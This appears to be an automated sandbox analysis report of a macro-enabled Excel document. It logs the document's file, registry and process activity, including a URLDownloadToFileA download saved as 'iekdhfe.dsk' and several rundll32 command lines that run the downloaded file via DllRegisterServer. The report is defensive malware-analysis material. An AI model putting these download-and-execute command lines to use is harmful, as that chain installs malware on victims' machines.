C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	15BF643	URLDownloadToFileA
C:\Users\user\iekdhfe.dsk	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	15BF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\41831174.tmp	success or wait	1	11A495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\9D5D733B.tmp	success or wait	1	11A495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	11951E4	WriteFile
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1195241	WriteFile
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	11951E4	WriteFile
C:\Users\user\Desktop\~$document-933340782.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1195241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\suspendedpage[1].htm	unknown	2159	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	15BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\suspendedpage[1].htm	unknown	5136	39 39 32 70 78 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 61 64 64 69 74 69 6f 6e 61 6c 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 20 75 72 6c 28 64 61 74 61 3a 69 6d 61 67 65 2f 70 6e 67 3b 62 61 73 65 36 34 2c 69 56 42 4f 52 77 30 4b 47 67 6f 41 41 41 41 4e 53 55 68 45 55 67 41 41 41 50 41 41 41 41 44 71 43 41 4d 41 41 41 43 72 78 6a 68 64 41 41 41 41 74 31 42 4d 56 45 55 41 41 41 41 41 41 41 44 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f 2f	992px) {. .additional-info {. background-image: url(	success or wait	1	15BF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\iekdhfe.dsk	unknown	7295	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Cont ent-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-eq uiv="Pragma" content="no-cache">. <meta http-equiv="Expir es" content="0"	success or wait	1	15BF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	10A20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	10A211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	10A213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	10A213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7024 Parent PID: 6452

General

Start time:	10:54:30
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\iekdhfe.dsk,DllRegisterServer
Imagebase:	0x1120000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iekdhfe.dsk	unknown	64	success or wait	1	11238D9	ReadFile

Analysis Process: rundll32.exe PID: 7068 Parent PID: 6452

General

Start time:	10:54:31
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iekdhfe.dsk1,DllRegisterServer
Imagebase:	0x1120000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5468 Parent PID: 6452

General

Start time:	10:54:34
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iekdhfe.dsk2,DllRegisterServer
Imagebase:	0x1120000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5436 Parent PID: 6452

General

Start time:	10:54:34
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iekdhfe.dsk3,DllRegisterServer
Imagebase:	0x1120000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3708 Parent PID: 6452

General

Start time:	10:54:36
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iekdhfe.dsk4,DllRegisterServer
Imagebase:	0x1120000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis